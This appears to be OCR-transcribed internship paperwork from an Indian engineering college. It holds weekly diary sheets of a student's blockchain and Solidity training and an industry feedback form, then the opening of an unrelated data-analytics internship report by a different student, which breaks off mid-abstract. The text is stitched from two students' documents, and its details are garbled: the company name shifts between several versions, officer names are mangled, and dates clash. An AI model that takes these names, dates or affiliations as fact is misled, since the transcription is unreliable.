Enrollment no: 190390107054

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Nishant S Shah

DIARY OF THE WEEK: Dt: 20/03/23 TO 24/03/23

DEPARTMENT: Computer Engineering SEM: 8

NAME OF THE ORGANISATION: Yudiz Solutions limited

NAME OF THE PLANT/SECTION/DEPARTMENT: Blockchain development

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mehavish Pathan (Sir)

DESCRIPTION OF THE WORK DONE IN BRIEF

Day 35: Today we learned about workflow function and created the demo for the same

Day 36: Today was the test based on all our previous learning

Day 37: Today we learned about object properties and did lab 14 on them

Day 38: Today we developed the Product inventory system

Day 39 Today also we were working on the yesterday's task as today was the deadline

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TOTAL HOURS: 120

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Signature of officer-in-charge of Dept. / Section / Plant

Date:

Date:

Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

WEEK 9

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Annexure I
Enrollment no:

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Nishant S Shah
DIARY OF THE WEEK: Dt: 27/03/22 TO 01/04/23
DEPARTMENT: Computer Engineering SEM: 8
NAME OF THE ORGANISATION: Yudiz Solutions Ltd.
NAME OF THE PLANT/SECTION/DEPARTMENT: Blockchain development
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mahavir Sir, Ma'am, Gohil

DESCRIPTION OF THE WORK DONE IN BRIEF

Day 40 : Today we learned about Versioning . Operands and Bit operators

Day 41 : Today we were given tasks and evaluated

Day 42 : Today we learned about Payable and Fallback function

Day 43 : Today we were said to do revision and have discussion

Day 44 : Today we learned about recursion, pragma in Sol.

Day 45 : Today was yet other day of YSL

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TOTAL HOURS: 48

SIGNATURE OF STUDENT

- The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Date: 9/5/23

Signature of officer-in-charge of Dept. / Section / Plant

Date:

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WEEK 10

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Annexure I
Enrollment no:

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Nishant S Shah
DIARY OF THE WEEK: Dt: 03/04/23 TO 07/04/23
DEPARTMENT: Computer Engineering SEM:
NAME OF THE ORGANISATION: Hudex Solutions Ltd
NAME OF THE PLANT/SECTION/DEPARTMENT: Blockchain development
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mahavir Singh Rana

DESCRIPTION OF THE WORK DONE IN BRIEF


Day 46 Today was the test of ooc learning

Day 47 Today was the response test

Day 48 Today common training is over and divided into our respective field

Day 49 : Today I learned about the basics of Blockchain

Day 50 Today we learned about Cryptography



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TOTAL HOURS: 90

SIGNATURE OF STUDENT

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Signature of officer-in-charge of Dept. / Section / Plant


Signature of Faculty Mentor

Date: 9/8/23

Date:

Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

WEEK 11



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Annexure I

Enrollment no: 190390107054

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Nishant S Shah

DIARY OF THE WEEK: DE: 10/04/23 TO 14/04/23

DEPARTMENT: Computer Engineering SEM: 8

NAME OF THE ORGANISATION: Yukti Hakers Ltd

NAME OF THE PLANT/SECTION/DEPARTMENT: Blo/Vehicle Development

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Malavika Sivakumar

DESCRIPTION OF THE WORK DONE IN BRIEF


Day 51 : Today we learned about cryptography and hashes

Day 52 - Today we were given task to learn about Ethereum

Day 53 : Today we have to do self study

Day 54 : Today we learned about Smart contract

Day 55 : Today we learned about solidity



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TOTAL HOURS: 40

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Signature of officer-in-charge of Dept. / Section / Plant

Date:

Date:

- Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

WEEK 12

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Annexure I

Enrollment no: 190390107054

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Nishant Soft Shah

DIARY OF THE WEEK: DE: 17/04/23 TO 21/04/23

DEPARTMENT: Computer Engineering SEM: 8

NAME OF THE ORGANISATION: Yudiz Solution Ltd.

NAME OF THE PLANT/SECTION/DEPARTMENT: Blockchain development.

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Nahavis Sirk (Sahil.

DESCRIPTION OF THE WORK DONE IN BRIEF

Day 56. Today we learned about datatypes in Solidity

Day 57 Today we learned about modifier, view and pure function Interface and Inheritance in Solidity.

Day 58 Today we learned Inline assembly and created a real world smart contract

Day 59. Today we explored ERC-20 Standard

Day 60. Today we implemented ERC-20 standards and created a fungible token using Solidity.

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TOTAL HOURS: 70

SIGNATURE OF STUDENT

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Signature of Faculty Mentor


Signature of officer-in-charge of Dept. / Section / Plant

Date: 21/12/23

Date:

- Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

ANNEXURE 2



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Annexure 2

Feedback Form by Industry expert

Date:

Student Name: Nishant S Shah

Title:

Work Supervisor: Mahesh Chikhalkar

Company/Organization: Yukti Solutions Limited

Enrollment No: 190390107054

Internship Address: Yukti Solutions Limited, Plot No 81, 82, Sanand Road, Bavla, Ahmedabad

Dates of Internship: From 1-02-23 to 21-04-23

Please evaluate your intern by indicating the frequency with which you observed the following behaviors:

Parameters	Needs improvement	Satisfactory	Good	Excellent
Shows interest in work and his/her initiatives				✓
Produces high quality work and accepts responsibility			✓	
Uses technical knowledge and expertise				✓
Analyzes problems effectively			✓	
Communicates well and writes effectively				✓

Overall performance of student intern: (Needs improvement/ Satisfactory/Good/Excellent)

Additional comments, if any:

YUKTI SOLUTIONS LIMITED AHMEDABAD

Signature of Industry person with name and Stamp

9/5/23

Signature of the Faculty Mentor

INTERNSHIP AT

INFOLABZ IT SERVICES PVT. LTD.

AN INTERNSHIP REPORT

Submitted by

Nitin Pravinbhai Bhatti

200390107048

In partial fulfillment for the award of the degree of

BACHELOR OF ENGINEERING

In

Computer Engineering

S.P.B. Patel Engineering College, Mehsana

Gujarat Technological University, Ahmedabad

May, 2023

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the project report submitted along with the project entitled **Internship at INFOLABZ IT SERVICES PVT. LTD.** has been carried out by **Nitin Pravinbhai Bhatti** under my guidance in partial fulfillment for the degree of Bachelor of Engineering in Computer Engineering, 7th Semester of Gujarat Technological University, Ahmedabad during the academic year 2023-24.

Sign	Sign
Prof. Upashana Goswami	Prof. Akshay Kansara
Internal Guide	Head of Department

Company Certificate

INFOLABZ IT SERVICES PVT. LTD
WEB DEVELOPMENT | APP DEVELOPMENT | DATA SCIENCE | IOT

COMPLETION CERTIFICATE OF SUMMER INTERNSHIP

Date: 12-08-2023

Enrollment: 200390107048
Semester: 7th, Computer Engineering
S.p.b. Patel Engineering College

To whom it may concern,

We are delighted to provide this certificate for the successful completion of the requirements and work performed during the two-week free internship (27 July 2023 to 10 August 2023) by Nitin P. Bhatti.

In this internship tenure, we have covered the fundamentals of Data Analytics and Machine Learning. In the data analytics part, we have worked on API data and covered the basics of analysis using pandas and data visualization using matplotlib. In machine learning, we have implemented elementary regression models.

We wish Nitin P. Bhatti all the best for future endeavors

Ms. Twinkle Shah
Internship Coordinator
InfoLabz, Ahmedabad

+91 8980882642
+91 8141236662
info@infolabz.in
www.infolabz.in
405 Vrat Avenue, Ahron SAMS Pizza
Nr. Commerce Six Rd, Navrangpura,
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S.P.B. Patel Engineering College, Mehsana

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DECLARATION

We here by declare that the Internship / Project report submitted along with the Internship entitled **Internship at INFOLABZ IT SERVICES PVT. LTD.** submitted in partial fulfillment for the degree of Bachelor of Engineering in **Computer Engineering** to Gujarat Technological University, Ahmedabad, is a bonafide record of original project work carried out by me under the supervision of **Prof. Upashana Goswami** & **MR. CHINTAN NAGRECHA (External Guide)** and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

Name of the Student	Sign of Student
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Finally, I am thankful to all the people who willingly responded to the questionnaire and their contribution has been invaluable. This internship would not have been completed without their participation.

I am pleased to state that the whole report is just the presentation of the facts that have been found during the internship work through different sources and its each sentence is an exact representation of the information obtained and the analysis there for. We hope that we have manifested our sincere attempts to represent all the information and other things to the best of our ability.

Abstract

This report contains the work done by the **Nitin Pravinbhai Bhatti** during his internship at **INFOLABZ IT SERVICES PVT. LTD.** It shows the work I did in the company during my internship period. Embark on a transformative 15-day internship delving into the dynamic realm of Data Analytics a driving force behind business growth and well-informed decision-making. Python's versatile tools, including NumPy and Pandas, empower you to manipulate, 